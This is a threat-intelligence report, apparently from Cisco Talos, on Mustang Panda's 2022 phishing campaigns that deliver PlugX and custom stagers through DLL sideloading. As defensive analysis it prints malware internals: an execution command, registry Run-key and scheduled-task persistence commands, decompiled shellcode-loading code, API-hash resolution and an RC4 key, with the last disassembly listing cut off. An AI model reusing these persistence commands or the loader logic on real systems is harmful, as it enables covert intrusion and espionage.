

Mustang Panda deploys a new wave of malware targeting Europe

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- In February 2022, corresponding roughly with the start of the Russian Invasion of Ukraine, Cisco Talos began observing the China-based threat actor [Mustang Panda](#) conducting phishing campaigns against European entities, including Russian organizations. Some phishing messages contain malicious lures masquerading as official European Union reports on the conflict in Ukraine and its effects on NATO countries. Other phishing emails deliver fake "official" Ukrainian government reports, both of which download malware onto compromised machines.
- Mustang Panda has been known to use themed lures relating to various current-day events and issues, including the COVID-19 pandemic, international summits and various political topics.
- While the Ukraine-related Mustang Panda developments have been reported by at least one other security firm, we identified additional samples that have not been cited in open-source reporting.
- Apart from targeting European countries, Mustang Panda has also targeted organizations in the U.S. and Asia.
- In these campaigns, we've observed the deployment of Mustang Panda's PlugX implant, custom stagers and reverse shells and meterpreter-based shellcode, all used to establish long-term persistence on infected endpoints with the intention of conducting espionage.

Threat actor profile

MustangPanda, also known as "RedDelta" or "Bronze President," is a China-based threat actor that has targeted entities all over the world since at least 2012, including [American](#) and [European](#) entities such as government organizations, think tanks, [NGOs](#), and even [Catholic organizations](#) at the Vatican.

We've also observed extensive targeting of Asian countries as well, such as the [Taiwanese government](#), [activists in Hong Kong](#), [NGOs](#) in Mongolia and Tibet, [Myanmar](#) and even [Afghan](#) and [Indian](#) telecommunication firms.

The threat actor heavily relies on sending lures via phishing emails to achieve initial infection. These lures often masquerade as legitimate documents of national and organizational interest to the targets. These infection vectors deploy malware predominantly consisting of the PlugX remote access trojan (RAT) with custom stagers, reverse shells, [meterpreter](#) and Cobalt Strike, which act as another mechanism for achieving long term access into their targets. One thing remains consistent across all these campaigns — Mustang Panda is clearly looking to conduct espionage campaigns.

Threat actor TTPs

Mustang Panda's recent activity targets European entities, including Russian targets, and uses political themes to deliver the PlugX family of malware implants.

Typical infection chains employed by Mustang Panda consist of three key components:

- **Benign executable:** Used to side-load a malicious DLL.
- **Malicious DLL (loader):** The malicious DLL accompanying the executable is usually a loader for the PlugX implant, typically an encrypted or encoded blob of data deployed by the loader DLL.
- **PlugX implant:** A RAT implant used extensively by Mustang Panda. It consists of a malicious DLL that can perform a variety of actions on the infected endpoint including downloading and deploying new modules/plugins.
- **Stagers and reverse shells:** Instead of using PlugX, the attackers will sometimes use DLLs acting as custom developed stagers, meterpreter-based shellcode downloaders and even custom reverse shells.

Infection chains utilized by the APT group typically consist of:

- **Executable downloaders:** These downloaders are delivered packaged in an archive. The downloaders are responsible for fetching and instrumenting various infection artifacts, resulting in the deployment of the PlugX implant on the infected endpoint.
- **Archive based infections:** Malicious archives delivered to targets typically consist of a benign executable with names meant to trick victims into executing them. The executable will load a malicious DLL which can either be the loader for the PlugX implant or a reverse shell or meterpreter-based shellcode downloader.
- **Shortcut files:** Shortcuts (LNK files) delivered to victims consist of all the infection components embedded in the LNK files. These consist of intermediate components like BAT files that are meant to load the malicious DLLs which may be PlugX loaders or stagers.
- **Maldocs:** We've also observed limited use of maldocs to target entities in Asia with the stagers and meterpreter payloads to execute the next stage of shellcode payloads.

Targets across the world

European political lures

This attacker started attacks earlier this year where a vast majority of the lures and decoys consisted of themes related to the European Union (EU). For example, in early January 2022, we saw the attackers employ a lure that consisted of a European Commission report on state aid to Greece between 2022 and 2027. Toward the end of January, the attackers started using a press release from the EU regarding the union's human rights priorities in 2022.

The attackers also started taking advantage of publications and documents related to the degrading relations between Ukraine and Russia. In late January, the group started spreading a lure containing PlugX that disguised itself as a report from the EU's general secretary.



Brussels, 24 January 2022
(OR. en)

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OUTCOME OF PROCEEDINGS

From:	General Secretariat of the Council
To:	Delegations
No. prev. doc.:	5564/22
Subject:	Council conclusions on the European security situation

Delegations will find in the Annex the Council conclusions on the European security situation, as approved by the Council at its meeting held on 24 January 2022.

When Russia invaded Ukraine on Feb. 24, 2022, the attackers started using related documents to infect their targets. A lure from Feb. 28 was disguised as a report on the situation along European borders with **Ukraine**, while another one in March consisted of a report on the situation along the European borders with **Belarus**.

While the threat actors continued the use of regional and topical events in Eastern Europe, they also used other topics of interest to infect their victims. In March, we observed the use of a lure targeting Russian agencies, a malicious executable delivering the PlugX implant, named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe," a report on the border detachment to Blagoveshchensk, a town of strategic importance to Russia, located on the Sino-Russian border.

American-themed political lures

Since at least May 2016, Mustang Panda has operated campaigns [targeting multiple entities](#) in the United States. Additionally, the APT has frequently used overlapping topics of interest to multiple entities across the globe. Some of their lures such as "U.S. Asst Secretary of State Visit to ASEAN Countries.rar" from December 2021 and "Biden's attitude towards the situation in Myanmar.zip" from February 2021 reaffirm this trend of targeting two birds with one stone. In all these instances, we observed the use of stagers as the final payloads in the infection chains instead of a direct deployment of PlugX.

Asian-themed lures

Mustang Panda has been extremely prolific in targeting various government entities in Asian countries over the past few years such as those in Myanmar, Hong Kong, Japan and Taiwan.

The threat actor has aggressively targeted the government of Myanmar since [2019](#), even [breaching their websites](#) on multiple occasions to host malware payloads. This targeting continued into 2021 with lures related to the National Unity Government of Myanmar and its People's Defence Force. All these attacks resulted in the deployment of an implant executing meterpreter HTTP shellcode.

Mustang Panda has frequently used the [ASEAN summit](#) as a topic for their lures to infect individuals participating in this summit. Using such topics enables the APT to infect a wide range of targets (the ASEAN association consists of [10 member countries](#) in Southeast Asia). This tactic is in line with Mustang Panda's practice of using an overlapping topic of interest to target multiple entities with the same lures.

In March 2021, the APT targeted government entities in Hong Kong using a malicious archive named "Report.rar". This archive contained a lure named "Report 18-3-2021 101A.exe" for sideloaded a malicious DLL-based meterpreter stager. The keyword "101A" refers to [Section 101A of the Criminal Procedure Ordinance](#) which dictates terms of use of force in making arrests in Hong Kong, a hot topic on account of recent civil unrest and protests.

Japanese government officials have also been targeted recently using lures masquerading as minutes of the Japanese cabinet's meetings in 2021. Lures such as "210615_Cabinet_Meeting_Minutes.exe" and "210831_21st Cabinet Meeting Minutes.rar" have been actively used to infect victims with custom stagers.

Latest infection vectors

Downloaders

Beginning in 2022, we observed Mustang Panda distributing malicious executables acting as downloaders, and disguised as fake reports on various Europe-related subjects as initial infection vectors against targets in Europe. These executables were usually distributed wrapped up in an archive file to the targets. Recently, [ESET](#) disclosed a similar infection delivering a previously unknown PlugX variant.

As recently as March 2022, we discovered a downloader pretending to be a report on the current situation along European borders with Belarus. In another instance, we observed an executable named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe", a report on the border detachment to Blagoveshchensk, a town located on the Sino-Russian border.

The downloader loads all the artifacts in the infection chain. All the artifacts are data files that need to be decoded by the various infection components before being activated on the infected endpoint. There are four components downloaded as part of the infection chain:

- The first component is a decoy PDF masquerading as an official European Union report on the conflict in Ukraine and its effects on NATO countries. This document is not malicious and only serves to project

authenticity and distract the victim.

- A benign executable that loads the third component — a malicious DLL-based loader — via the DLL sideloading technique. DLL sideloading involves tricking a benign process into loading a malicious DLL that disguises itself as legitimate.
- The DLL loader responsible for decoding, loading and activating the final malicious implant, is also a DLL. First, it reads a data file downloaded by the downloader binary from a hardcoded location on disk and decodes the data file into a DLL. Then, the loader reflectively loads the final DLL-based implant into the memory of the current process and runs it.
- A RAT called PlugX, Mustang Panda's malware of choice.



EUROPEAN COMMISSION

DIRECTORATE-GENERAL FOR MIGRATION AND HOME AFFAIRS

Directorate F – Audit & Situational Awareness
F.2 – Situational Awareness

Brussels

HOME.F.2

Report on the situation at the external EU borders with Belarus (28 February – 6 March 2022)

This is a report prepared by DG HOME.F2 of the European Commission on the basis of the input of Points of Contact of the Blueprint Network.

Executive summary

Key facts and figures

- In the reporting period, the **situation remained stable**. The number of arrivals remained low with **14 in total** (5 to Poland, 9 to Lithuania and none to Latvia), while the number of prevented attempts **increased to 473** (126 by Lithuania, 147 by Latvia and 200 by Poland), compared to 321 in the previous week.
- All 26 arrivals to Lithuania so far this year were **citizens of Belarus**.
- In Lithuania and Latvia, the **state of emergency remains in place**. Following the Russian invasion of Ukraine, an **extraordinary state of emergency** entered into force on the whole territory of Lithuania at least until 10 March.
- The amendments to the Polish **Act on the Protection of the State Border** adopted on 1 December supersede the state of emergency which ended on 30 November.
- The Polish authorities **extended the temporary ban on access to the zone adjacent to the border with Belarus until 30 June**.
- **9 264 soldiers and 272 police officers** are currently deployed at the **Polish-Belarusian border**.
- **264 kilometers of barbed wire fence** have been installed along the Lithuanian border with Belarus so far.
- In the reporting period, Poland received 523 **asylum applications**, Lithuania 12 and Latvia 12. The spike in Poland is largely due to Ukrainian nationals fleeing the conflict.

Decoy document consisting of a report from the European Commission on the current security status of EU borders with Belarus.

The benign executable is executed on the endpoint using a command such as:

```
cmd.exe /c ping.exe 8.8.8.8 -n 70&&"%temp%\FontEDL.exe"
```

The executable is simply meant to load the DLL and call one of its exported APIs to activate its malicious functionality.

```

sub     esp, 330h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+330h+var_4], eax
push   ebx
push   offset LibFileName ; "DocConvDll.dll"
call   ds:LoadLibraryA

push   offset ProcName ; "createSystemFontsUsingEDL"
push   ebx ; hModule
call   ds:GetProcAddress
    
```

Executable loading the PlugX loader DLL.

Malicious DLL — PlugX loader

The malicious DLL is the actual loader for the PlugX implant downloaded by the initial downloader as a DAT file. This DLL is loaded into by the benign process and carries out the following actions:

- Read a data file downloaded earlier by the downloader binary from a hardcoded location.
- Decode the data file into a DLL.
- Reflectively load the new DLL into the current process' memory and run it.


The new DLL is the actual PlugX implant.

73F65642	0F45C8	cmovne ecx, eax	eax: &"MZè"
73F65645	^ E9 5BF2FFFF	jmp docconvd11.73F648A5	
73F6564A	8B45 84	mov eax, dword ptr ss:[ebp-7C]	
73F6564D	FF10	call dword ptr ds:[eax]	[eax]: "MZè"
73F6564F	8B45 A0	mov eax, dword ptr ss:[ebp-60]	[ebp-60]: &"° 3³"
73F65652	8B4D A0	mov ecx, dword ptr ss:[ebp-60]	[ebp-60]: &"° 3³"

540	4D 5A E8 00	00 00 00 5B	52 45 55 8B	EC 81 C3 F9	MZè... [REU. i. Àu
550	1B 00 00 FF	D3 C9 C3 00	40 00 00 00	00 00 00 00	...yóEÀ.@.....
560	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
570	00 00 00 00	00 00 00 00	00 00 00 00	E0 00 00 00à...
580	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..°. .i! .LI!Th
590	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
5A0	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
5B0	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode...\$.
5C0	66 8F 97 09	22 EE F9 5A	22 EE F9 5A	22 EE F9 5A	f... "iùz"iùz"iùz
5D0	64 BF 18 5A	06 EE F9 5A	64 BF 26 5A	33 EE F9 5A	d¿.z.iùzd¿&Z3iùz
5E0	64 BF 19 5A	4E EE F9 5A	FF 11 32 5A	27 EE F9 5A	d¿.ZNiùzý.2Z'iùz

PlugX loader decodes and jumps to execute the actual implant DLL in memory.

The infection chain is as follows:



Toward the end of March 2022, however, the attackers made another update to their tactics. This time, the downloader executable would use only two remote URLs to obtain all the components of the infection chain. While one URL would host the decoy document, the other URL hosts the benign exe, the implant loader DLL and the encrypted PlugX implant. Once the payloads are downloaded and decrypted, they are activated using the same technique illustrated earlier — the EXE loads a DLL-based loader that decrypts the final PlugX payload and deploys it. The themes used in these lures pertained to Europe with malicious downloaders named "Invitation letter_ECGFF_Frontex_WS_final_countersigned.exe" and "Latest analyses of Russia's war on Ukraine.exe."

Archive-based infections

While Mustang Panda recently began using downloader executables, the group continues to deliver their malware via archive files consisting of a benign executable that loads and activates the accompanying malware payload DLL, which they have done since at least 2019.

PlugX

Throughout 2021, we observed the use of malicious archives containing an executable (loader), a DLL-based loader and an encrypted blob of data (DAT file) being delivered to targets. It's responsible for decrypting the DAT file containing the PlugX implant.

The executable is typically executed via:

- Social engineering: Disguising the initial executable as a legitimate document to trick the target into opening it, thereby starting the infection chain.
- Shortcut file: A shortcut file that executes an intermediate component, such as a BAT file that runs the executable.



```
copy /y %~dp02.exe %temp%\2.exe
start /b %temp%\2.exe E:\Data\ %~dp0
```

BAT file instrumenting the executable.

Bespoke stagers

Mustang Panda infections in late January 2022 resulted in the deployment of bespoke stagers that downloaded additional shellcode from a remote location that would, in turn, be deployed on the infected endpoint.

The stager typically arrives in the form of an archive on the target's endpoint. The archive contains an executable that needs to be executed by the victims. Once executed, it loads the accompanying DLL, which is the key malicious component. The DLL is responsible for decoding an embedded blob of shellcode, which, when executed, acts as a stager that can download and execute additional shellcode from a C2 IP address.

This infection tactic has been heavily used by Mustang Panda in Asia. For example, in February 2022, in a campaign targeting users from Southeast Asian countries, the group used an archive-file-based lure masquerading as documents pertaining to the [ASEAN Summit](#).

The archive consists of an executable named "ASEAN Leaders'Meeting.exe" that loads the accompanying DLL-based implant. The executable is a legitimate copy of a component belonging to the [KuGou Active Desktop](#) application. It imports two exported APIs from the malicious PlugX DLL to activate the implant.

0040B0F0	SetDesktopMonitorHook	active_desktop_render
0040B0F4	ClearDesktopMonitorHook	active_desktop_render

Stager analysis

The stager begins by creating persistence for itself across reboots via the registry Run key using the command and living-off-the-land binaries and scripts (LoLBAS):

```
c:\windows\system32\cmd.exe /C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Amdesk /t REG_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:\Users\Public\Libraries\active_desktop\desktop_launcher.exe" /f
```

```
BOOL OleCreateFontPictureClose()
{
    CHAR CommandLine[196]; // [esp+0h] [ebp-118h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+C4h] [ebp-54h] BYREF
    struct _STARTUPINFOA StartupInfo; // [esp+D4h] [ebp-44h] BYREF

    if ( OpenEventA(0x1F0003u, 0, "12e71c455ef5ca") )
        ExitProcess(0);
    CreateEventA(0, 0, 0, "12e71c455ef5ca");
    Close_Stop();
    strcpy(
        CommandLine,
        "/C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Amdesk /t REG_SZ /d \\\"Rundll32.exe SHELL32.DLL\"
        \"ShellExec_RunDLL \\\"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe\\\" /f\"");
    StartupInfo.cb = 68;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    StartupInfo.wShowWindow = 0;
    StartupInfo.dwFlags = 1;
    CreateProcessA("C:\\Windows\\system32\\cmd.exe", CommandLine, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
    CopyFileW(Str, L"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe", 1);
    return CopyFileW(
        L"active_desktop_render.dll",
        L"C:\\Users\\Public\\Libraries\\active_desktop\\active_desktop_render.dll",
        1);
}
```

Stager setting up persistence for itself.

Additionally, it will also set up persistence for itself to run every minute on the infected endpoint by creating a Scheduled Task on the system using the command:

```
C:\windows\system32\schtasks.exe /F /Create /TN Microsoft_Desktop /sc minute /MO 1 /TR
C:\Users\Public\Libraries\active_desktop\desktop_launcher.exe
```

The implant will then decode and activate the next shellcode via a new thread.

```

void *Close_Property_Free()
{
    void *result; // eax
    DWORD v1; // ebx
    void *v2; // edi
    void *v3; // ebx
    HANDLE v4; // esi
    size_t v5; // [esp-8h] [ebp-18h]
    DWORD ThreadId; // [esp+8h] [ebp-8h] BYREF
    void *Src; // [esp+Ch] [ebp-4h] BYREF

    OutputDebugStringW(L"I-le-HeliosTeam");
    Src = 0;
    ThreadId = 0;
    OutputDebugStringW(L"I work at 360");
    OutputDebugStringW(L"Print-HeliosTeam");
    result = shellcode_decoding_fn(&Src, &ThreadId);
    if ( Src )
    {
        v1 = ThreadId;
        if ( ThreadId )
        {
            OutputDebugStringW(L"Print");
            dwSize = v1;
            OutputDebugStringW(L"I-le-HeliosTeam");
            OutputDebugStringW(L"Print-HeliosTeam");
            OutputDebugStringW(L"Print-HeliosTeam");
            v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
            if ( v2 )
            {
                OutputDebugStringW(L"Print");
                v5 = v1;
                v3 = Src;
                memcpy(v2, Src, v5);
                OutputDebugStringW(L"I work at 360");
                OutputDebugStringW(L"I-le-HeliosTeam");
                OutputDebugStringW(L"Print-HeliosTeam");
                ThreadId = 0;
                OutputDebugStringW(L"Print-HeliosTeam");
                OutputDebugStringW(L"I-le-HeliosTeam");
                OutputDebugStringW(L"Print-HeliosTeam");
                OutputDebugStringW(L"Print-HeliosTeam");
                v4 = CreateThread(0, 0, StartAddress, v2, 0, &ThreadId);
                if ( v4 )
                {
                    operator delete(v3);
                    VirtualFree(v2, dwSize, 0x8000u);
                    WaitForSingleObject(v4, 0xFFFFFFFF);
                    ExitProcess(0);
                }
            }
            ExitProcess(0);
        }
    }
    return result;
}

```

Shellcode decoding functionality interlaced with junk debug strings referencing Qihoo 360's HeliosTeam.

The shellcode decodes DLL and API names and resolves them for later use. The DLL names are hashed using the `ror13AddHash32` algorithm:

```

char __cdecl mw_fn_kern_u32_advap32_loader_APIresolver(_DWORD *a1)
{
    char v2[64]; // [esp+0h] [ebp-48h] BYREF
    int v3; // [esp+40h] [ebp-8h]
    char v4; // [esp+47h] [ebp-1h]

    v4 = 0;
    v3 = 0;
    strcpy(v2, "kernel32.dll");
    v3 = ((int (__stdcall *) (char *))a1[1])(v2);
    if ( v3 )
    {
        al[4] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x91AFC54); // VirtualAlloc encoded
        al[3] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x7946C61B); // VirtualProt encoded
        al[2] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x30633AC); // VirtualFree encoded
        al[6] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0xDB2D49B0); // Sleep
        al[7] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x96A4228F); // GetComputerNameA
        al[9] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x8AB241A0); // GetVolumeInformationA
        al[10] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0xF791FB23); // GetTickCount
    }
    strcpy(v2, "user32.dll");
    v3 = ((int (__stdcall *) (char *))a1[1])(v2);
    strcpy(v2, "ws2_32.dll");
    v3 = ((int (__stdcall *) (char *))a1[1])(v2);
    if ( v3 )
    {
        al[11] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x3BFCEDCB); // WsaStartup encoded
        al[12] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x510CFDC4); // gethostbyname encoded
        al[13] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x4A121B5C); // inet_ntoa encoded
        al[14] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x9F5B7976); // WSAGetLastError encoded
        al[15] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x492F0B6E); // socket() encoded
        al[16] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x79C679E7); // closesocket() encoded
        al[17] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x4D5F6AC9); // shutdown encoded
        al[18] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0xEB769C33); // ws2_htons() encoded
        al[19] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x2FBA176D); // ws2_inet_addr() encoded
        al[20] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0xE71819B6); // ws2_recv() encoded
        al[21] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0xE97019A4); // ws2_send() encoded
        al[22] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x60AAF9EC); // ws2_connect() encoded
        al[23] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0xC055F2EC); // ws2_setsockopt() encoded
    }
    strcpy(v2, "advapi32.dll");
    v3 = ((int (__stdcall *) (char *))a1[1])(v2);
    if ( v3 )
    {
        al[24] = fn_api_name_decoder((int (__stdcall *) (int, int))*a1, v3, 0x5C52AA34); // getUserNamA() encoded
    }
    return 0;
}

```

Implant building API imports.

The implant will then collect the following information from the endpoint and send it to the C2:

- Volume serial number, which it obfuscates by adding 0x12345678. The final result is sent to C2.
- Retrieves the computer name and username and length.
- Retrieves the uptime of the host.

```

text:00401D95 FF D1      call    ecx          ; calls GetCompNameA
text:00401D97 85 C0      test    eax, eax
text:00401D99 75 1E      jnz    short loc_401DB9
text:00401D9B BA 01 00 00 00    mov    edx, 1
text:00401DA0 6B C2 00    imul   eax, edx, 0
text:00401DA3 8B 4D 08    mov    ecx, [ebp+arg_0]
text:00401DA6 C6 04 01 3F    mov    byte ptr [ecx+eax], 3Fh ; '?'
text:00401DAA BA 01 00 00 00    mov    edx, 1
text:00401DAF C1 E2 00    shl    edx, 0
text:00401DB2 8B 45 08    mov    eax, [ebp+arg_0]
text:00401DB5 C6 04 10 00    mov    byte ptr [eax+edx], 0
text:00401DB9                                     loc_401DB9:
text:00401DB9 8B 4D 08    mov    ecx, [ebp+arg_0] ; CODE XREF: mw_get_compname_username_w_lengths+29+j
text:00401DBC 51        push   ecx
text:00401DBD E8 EE FB FF FF    call  fn_length_calc ; calcs length of CompName
text:00401DC2 83 C4 04    add    esp, 4
text:00401DC5 BA FF 01 00 00    mov    edx, 1FFh
text:00401DCA 2B D0      sub    edx, eax
text:00401DC8 83 EA 01    sub    edx, 1
text:00401DCF 89 55 F8    mov    [ebp+var_8], edx
text:00401DD2 8B 45 08    mov    eax, [ebp+arg_0]
text:00401DD5 50        push   eax
text:00401DD6 E8 D5 FB FF FF    call  fn_length_calc ; calcs length of CompName
text:00401DDB 83 C4 04    add    esp, 4
text:00401DDE 8B 4D 08    mov    ecx, [ebp+arg_0]
text:00401DE1 8D 54 01 01    lea   edx, [ecx+eax+1]
text:00401DE5 89 55 FC    mov    [ebp+var_4], edx
text:00401DE8 8D 45 F8    lea   eax, [ebp+var_8]
text:00401DEB 50        push   eax
text:00401DEC 8B 4D FC    mov    ecx, [ebp+var_4]
text:00401DEF 51        push   ecx
text:00401DF0 8B 55 F4    mov    edx, [ebp+var_C]
text:00401DF3 8B 82 70 00 01 00    mov    eax, [edx+10070h]
text:00401DF9 8B 48 60    mov    ecx, [eax+60h]
text:00401DFC FF D1      call    ecx          ; calls GetUserName
text:00401DFE 85 C0      test    eax, eax
text:00401E00 75 1E      jnz    short loc_401E20
text:00401E02 BA 01 00 00 00    mov    edx, 1
text:00401E07 6B C2 00    imul   eax, edx, 0
text:00401E0A 8B 4D FC    mov    ecx, [ebp+var_4]
text:00401E0D C6 04 01 3F    mov    byte ptr [ecx+eax], 3Fh ; '?'
text:00401E11 BA 01 00 00 00    mov    edx, 1
text:00401E16 C1 E2 00    shl    edx, 0
text:00401E19 8B 45 FC    mov    eax, [ebp+var_4]
text:00401E1C C6 04 10 00    mov    byte ptr [eax+edx], 0
text:00401E20                                     loc_401E20:
text:00401E20 8B 4D 08    mov    ecx, [ebp+arg_0] ; CODE XREF: mw_get_compname_username_w_lengths+90+j
text:00401E23 51        push   ecx
text:00401E24 E8 87 FB FF FF    call  fn_length_calc ; calcs length of CompName
text:00401E29 83 C4 04    add    esp, 4
text:00401E2C 8B F0      mov    esi, eax
text:00401E2E 8B 55 FC    mov    edx, [ebp+var_4]
text:00401E31 52        push   edx
text:00401E32 E8 79 FB FF FF    call  fn_length_calc ; calcs length of UserName
text:00401E37 83 C4 04    add    esp, 4
text:00401E3A 8D 44 06 02    lea   eax, [esi+eax+2]
text:00401E3E 8B 4D 0C    mov    ecx, [ebp+arg_4]
text:00401E41 89 01      mov    [ecx], eax ; saves_total_length

```

Implant collecting system information to send to the C2.

The collected host info is RC4 encrypted before sending it over to the C2. The RC4 key used is (hex): 78 5a 12 4d 75 14 14 11 6c 02 71 15 5a 73 05 08 70 14 65 3b 64 42 22 23 20 00 00 00 00 00 00

```

005E0000 78 5A 12 4D 75 14 14 11 6C 02 71 15 5A 73 05 08 xZ.Mu...l.q.Zs..
005E0010 70 14 65 3B 64 42 22 23 20 00 00 00 00 00 00 00 p.e;dB"# .....

```

Pre-encryption:

```

005E0060 00 00 00 00 00 00 00 0A 21 3E 3E C2 7C 77 4D 53 .....!>>A|wMS
005E0070 45 44 47 45 57 49 4E 31 30 00 49 45 55 73 65 72 EDGEWIN10.IEUser

```

Format: 0x0A + <Encoded Volume serial number > + <uptime> + <hostname> + <username>

Post-encryption:

```

005E0060 00 00 00 00 00 00 00 20 F0 82 0B CD FE 6F 94 E7 ..... 0..Ipo.c
005E0070 D1 BE 03 C9 D1 61 69 FB 95 49 B9 97 21 63 A4 D1 NX.ENaü.I'!.c=N
005E0080 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B.....

```

The shellcode then attempts to connect to the C2 IP address to retrieve additional shellcode that can then be executed on the infected endpoint.

```

.text:00402100      mw_recv      proc near      ; CODE XREF: sub_402160+16;p
.text:00402100      ; sub_402160+5D;p
.text:00402100      var_C       = dword ptr -0Ch
.text:00402100      var_8       = dword ptr -8
.text:00402100      var_4       = dword ptr -4
.text:00402100      arg_0       = dword ptr 8
.text:00402100      arg_4       = dword ptr 0Ch
.text:00402100      arg_8       = dword ptr 10h
.text:00402100      push       ebp
.text:00402101      mov       ebp, esp
.text:00402103      sub       esp, 0Ch
.text:00402106      mov       [ebp+var_C], ecx
.text:00402109      mov       [ebp+var_4], 0
.text:00402110      loc_402110: ; CODE XREF: mw_recv+50;j
.text:00402110      mov       eax, [ebp+var_4]
.text:00402113      cmp       eax, [ebp+arg_8]
.text:00402116      jnb      short loc_402152
.text:00402118      push     0
.text:0040211A      mov       ecx, [ebp+arg_8]
.text:0040211D      sub       ecx, [ebp+var_4]
.text:00402120      push     ecx
.text:00402121      mov       edx, [ebp+arg_4]
.text:00402124      add       edx, [ebp+var_4]
.text:00402127      push     edx
.text:00402128      mov       eax, [ebp+arg_0]
.text:0040212B      push     eax
.text:0040212C      mov       ecx, [ebp+var_C]
.text:0040212F      mov       edx, [ecx+10070h]
.text:00402135      mov       eax, [edx+50h]
.text:00402138      call     eax ; calls recv
.text:0040213A      mov       [ebp+var_8], eax
.text:0040213D      cmp       [ebp+var_8], 0
.text:00402141      jg       short loc_402147
.text:00402143      xor       eax, eax
.text:00402145      jmp      short loc_402157
.text:00402147      ; -----
.text:00402147      loc_402147: ; CODE XREF: mw_recv+41;j
.text:00402147      mov       ecx, [ebp+var_4]
.text:0040214A      add       ecx, [ebp+var_8]
.text:0040214D      mov       [ebp+var_4], ecx
.text:00402150      jmp      short loc_402110
.text:00402152      ; -----
.text:00402152      loc_402152: ; CODE XREF: mw_recv+16;j
.text:00402152      mov       eax, 1
.text:00402157      loc_402157: ; CODE XREF: mw_recv+45;j
.text:00402157      mov       esp, ebp
